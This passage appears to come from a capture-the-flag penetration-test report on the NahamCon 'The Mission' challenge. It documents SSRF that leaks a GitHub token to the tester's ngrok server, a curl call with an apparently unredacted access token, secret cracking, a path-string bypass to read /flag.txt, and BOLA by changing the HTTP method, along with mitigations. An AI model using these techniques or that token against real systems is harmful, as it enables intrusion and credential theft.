
```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Sun, 25 Aug 2024 21:26:09 GMT
Content-Type: application/json
Connection: close
Content-Length: 72

{
  "contents":
  "{\"error\":\"Invalid Response, Expecting JSON Response\"}"
}
```

Burp Suite – gitcheck Out-Of-Band Server-Side Request Forgery (3 of 5)



```
ngrok

Try our new Traffic Inspector: https://ngrok.com/r/ti

Session Status                online
Account                       Erubius (Plan: Free)
Version                       3.14.1
Region                        United States (us)
Latency                       73ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://8715-68-201-56-76.ngrok-free.app -> http://localhost:8000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.01    0.00    0.02    0.02

HTTP Requests
-------------

16:26:10.527 CDT GET /repos/NahamConIndustries/server-code/commits/main 404 File not found
```


ngrok – gitcheck Out-Of-Band Server-Side Request Forgery (4 of 5)



```
~/Documents/HackingHub/TheMission2024                                                    04:25:16 PM - 2024/08/25
❯ python3 eru_server.py
ERROR:root:Host: 8715-68-201-56-76.ngrok-free.app
User-Agent: curl
Accept: */*
Authorization: Bearer github_pat_[redacted]
Flag: flag{[redacted]
X-Forwarded-For: 139.59.188.40
X-Forwarded-Host: 8715-68-201-56-76.ngrok-free.app
X-Forwarded-Proto: https
Accept-Encoding: gzip


127.0.0.1 - - [25/Aug/2024 16:26:10] code 404, message File not found
127.0.0.1 - - [25/Aug/2024 16:26:10] "GET /repos/NahamConIndustries/server-code/commits/main HTTP/1.1" 404 -
```

Custom Script[3] – gitcheck Out-Of-Band Server-Side Request Forgery (5 of 5)


The contents of this repository consisted of two files, ***index.php*** and ***README.md***. For Fox Sake confirmed ***index.php*** to be a development copy of the workflow operating at ***/cmd***. For Fox Sake leveraged the exfiltrated source code to identify proper use of the ***/cmd*** endpoint, including key parameters for use, the presence of a sensitive file, ***/flag.txt***, that the application was disallowed from reading, as well as the signature authorization employed on any requests sent to this endpoint. The source code also revealed existence of ***/cmd/request_log.txt*** which contained record of a valid request to the ***/cmd*** endpoint.



```
~/Documents/HackingHub/TheMission2024                                          23|3|0 ✓ /  05:06:34 PM - 2024/08/25
❯ curl -s https://api.github.com/repos/NahamConIndustries/server-code/contents/index.php?ref=f6b4e1142aa8f77892d7e10fb0b1beee253474f8 -H "Authorization: Bearer github_pat_11BIS4
BUA0k68xRo8EY30f_PAWGwXDq3cOjCxqemMiabXMAAzRoVQriYS4eaYlmMjp3FHUVTL73qtpU3wv" | jq -r .content | base64 --decode
<?php
//change this in production
$secret = 'abcdefgh';

function jsonResponse($arr,$code){
    http_response_code($code);
    echo json_encode($arr);
    if( $code === 200 ){
        file_put_contents('request_log.txt','PASS: '.$_SERVER["REQUEST_URI"]."\n", FILE_APPEND );
    }else{
        file_put_contents('request_log.txt','FAIL: '.$_SERVER["REQUEST_URI"]."\n", FILE_APPEND );
    }

    exit();
}

function auth($type,$location,$secret){
    return md5($type.$location.$secret );
}
if( isset($_GET["type"],$_GET["location"],$_GET["auth"]) ){
    $_GET["location"] = str_replace('../','',$_GET["location"]);
    if( auth($_GET["type"],$_GET["location"],$secret) === $_GET["auth"] ) {
        if ($_GET["type"] === 'listing') {
            if (is_dir($_GET["location"])) {
                jsonResponse(array(
                    'app' => 'server-code',
                    'data' => scandir($_GET["location"])
```

cURL – Contents of index.php (1 of 2)


[3] *Appendix D – eru_server.py*



```php
<?php
//change this in production
$secret = 'abcdefgh';

function jsonResponse($arr,$code){
    http_response_code($code);
    echo json_encode($arr);
    if( $code === 200 ){
        file_put_contents('request_log.txt','PASS: '.$_SERVER["REQUEST_URI"]."\n", FILE_APPEND );
    }else{
        file_put_contents('request_log.txt','FAIL: '.$_SERVER["REQUEST_URI"]."\n", FILE_APPEND );
    }

    exit();
}

function auth($type,$location,$secret){
    return md5($type.$location.$secret );
}
if( isset($_GET["type"],$_GET["location"],$_GET["auth"]) ){
    $_GET["location"] = str_replace('../','',$_GET["location"]);
    if( auth($_GET["type"],$_GET["location"],$secret) === $_GET["auth"] ) {
        if ($_GET["type"] === 'listing') {
            if (is_dir($_GET["location"])) {
                jsonResponse(array(
                    'app' => 'server-code',
                    'data' => scandir($_GET["location"])
                ), 200);
            } else {
                jsonResponse(array(
                    'app' => 'server-code',
                    'error' => 'Invalid Location'
                ), 400);
            }
        } elseif ($_GET["type"] === 'contents') {
            if( $_GET["location"] === '/flag.txt' ){
                jsonResponse(array(
                    'app' => 'server-code',
                    'error' => 'You are not allowed to view this file'
                ), 403);
            }
            if (file_exists($_GET["location"])) {
                jsonResponse(array(
                    'app' => 'server-code',
                    'data' => file_get_contents($_GET["location"])
                ), 200);
            } else {
                jsonResponse(array(
                    'app' => 'server-code',
                    'error' => 'Invalid Location'
                ), 400);
            }
```


Sublime – Contents of index.php (2 of 2)

Using the authorization pattern extracted from the source code and the successful request parameters extracted from the logs, For Fox Sake was able to reverse engineer the secret used to sign all requests made to the ***/cmd*** endpoint: ***the_25mission***.



```
FAIL: /cmd/
FAIL: /cmd/?type=contents&location=/etc/hosts
PASS: /cmd/?type=contents&location=/etc/hosts&auth=808508963a69d7daf87b0b61f59d43f5
FAIL: /cmd/
FAIL: /cmd/
```


Browser – /cmd Production Secret (1 of 2)



```
~/Documents/HackingHub/TheMission2024                                06:26:30 PM - 2024/08/27
❯ php crack.php
Attempt 3263001/14344392
════════ Match found! ════════
Secret: the_25mission
══════════════════════════════
```

Custom Script[4] – /cmd Production Secret (2 of 2)

With the ability to sign any request, For Fox Sake achieved local file inclusion (LFI) and was able to expose the contents of the sensitive file, ***/flag.txt***.




```
https://8tmto7q7.eu2.ctfio.com/cmd/?type=listing&location=/&auth=4b7ee703f9d82da287ed86a660da62c5
```

```
{"app":"server-code","data":
[".","..",".dockerenv","bin","boot","dev","etc","flag.txt","home","lib","lib32","lib64","libx32","media","mnt","opt","proc","root","run","sbin","srv","startup.sh","sys","tmp","usr","var"]}
```


Browser – /cmd Remote File Inclusion

While string matching present in ***index.php*** disallowed for the contents of ***/flag.txt*** to be read, ***/./flag.txt*** was entirely allowed. As further testing would be considered out of scope, For Fox Sake concluded their assessment without attempting to read any other files or otherwise impact the underlying architecture of the Mission web application.



```
~/Documents/HackingHub/TheMission2024
❯ php cli.php
set Type = 'exit' to quit
Type: contents
Location: /./flag.txt
19d5d2e710fd132472e974c44723be02
Type: █
```

Custom Script[5] – String Bypass (1 of 2)



```
GET /cmd/?type=contents&location=/./flag.txt&auth=
19d5d2e710fd132472e974c44723be02 HTTP/1.1
Host: 8tmto7q7.eu2.ctfio.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 27 Aug 2024 23:49:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 69

{"app":"server-code","data":"flag[redacted]"}
```

Burp Suite – String Bypass (2 of 2)

[4] *Appendix E – crack.php*

[5] *Appendix F – cli.php*


Vulnerability Details

Exposed Development Environment in Production			
Quality of Detection:	**Impact:**	**Ease:**	**Risk:**
Exploited	High	High	**High**

Summary:

For Fox Sake identified the presence of a development environment running within the same Domain as the main application. This allowed for enumeration of authenticated processes and compounded with the insufficient session management to allow for authentication bypass to occur on the main application.

Vulnerability Detection Result(s):



https://3q2qvxlh.eu1.ctfio.com/dev-app

Dashboard

Sorry erubius@test.com we're currently running some maintenance on the dashboard, check back again in a few days.

Browser – Account created in dev-app environment

Mitigation Recommendation(s):

- Production and development environments should be kept segregated. Containerization software, i.e. Docker, can be used to deploy development specific instances and help restrict access from unauthorized parties.
- Session management secrets between production and development environments should not be kept the same, limiting the ability for tokens signed in the development environment from being used in production.

Reference(s):

- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/02-Test_Application_Platform_Configuration
- https://www.ncsc.gov.uk/collection/developers-collection/principles/secure-your-development-environment

Affected Endpoint(s):

- /dev-app


Broken Object Level Authorization – Basic User

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	High	**High**

Summary:

Access to restricted API endpoints could be achieved by changing the HTTP request method. Updating a GET to a POST was sufficient to bypass the Object Level protections in place. Presence of this BOLA vulnerability allows a basic user account to leak the emails of all users as well as to identify higher privileged (admin) accounts.


Vulnerability Detection Result(s):



```
GET /app/api/users HTTP/1.1
Host: w25fpr8g.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3o
rSxp7HfC1FOB9FXuutII-AP_eno; dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3o
rSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3o
rSxp7HfC1FOB9FXuutII-AP_eno
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 403 Forbidden
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:08:32 GMT
Content-Type: application/json
Connection: close
Content-Length: 57

{
  "error":
  "You are not permitted to perform this action."
}
```

Burp Suite – Broken Object Level Authorization – Basic User (1 of 2)



```
POST /app/api/users HTTP/1.1
Host: w25fpr8g.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5q
MYMmU3orSxp7HfC1FOB9FXuutII-AP_eno; dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5q
MYMmU3orSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5q
MYMmU3orSxp7HfC1FOB9FXuutII-AP_eno
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:09:50 GMT
Content-Type: application/json
Connection: close
Content-Length: 3944

{
  "flag":"flag[redacted]",
  "users":[
    {
      "id":1,
      "disabled":false,
      "email":"john.doe@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":2,
      "disabled":false,
      "email":"jane.smith@nahamcon.ctf",
      "role":"user"
    },
    {
```

Burp Suite – Broken Object Level Authorization – Basic User (2 of 2)

Mitigation Recommendation(s):

- Implement a proper authorization mechanism that confirms not just the user’s role, but other applicable user properties regardless of HTTP method used.

Reference(s):

- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://www.apisec.ai/blog/broken-object-level-authorization

Affected Endpoint(s):

- /app/api/users
- /app/api/files


Broken Object Level Authorization – Disabled Administrator

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	High	**High**

Summary:

Access to restricted API endpoints could be achieved via a “Disabled” administrative account. The lack of proper access controls increases the likelihood of a compromised account allowing an adversary to enumerate these endpoints. Presence of this BOLA vulnerability allows disabled administrative accounts to leak the emails of all users as well as to identify other higher privileged (admin) accounts.

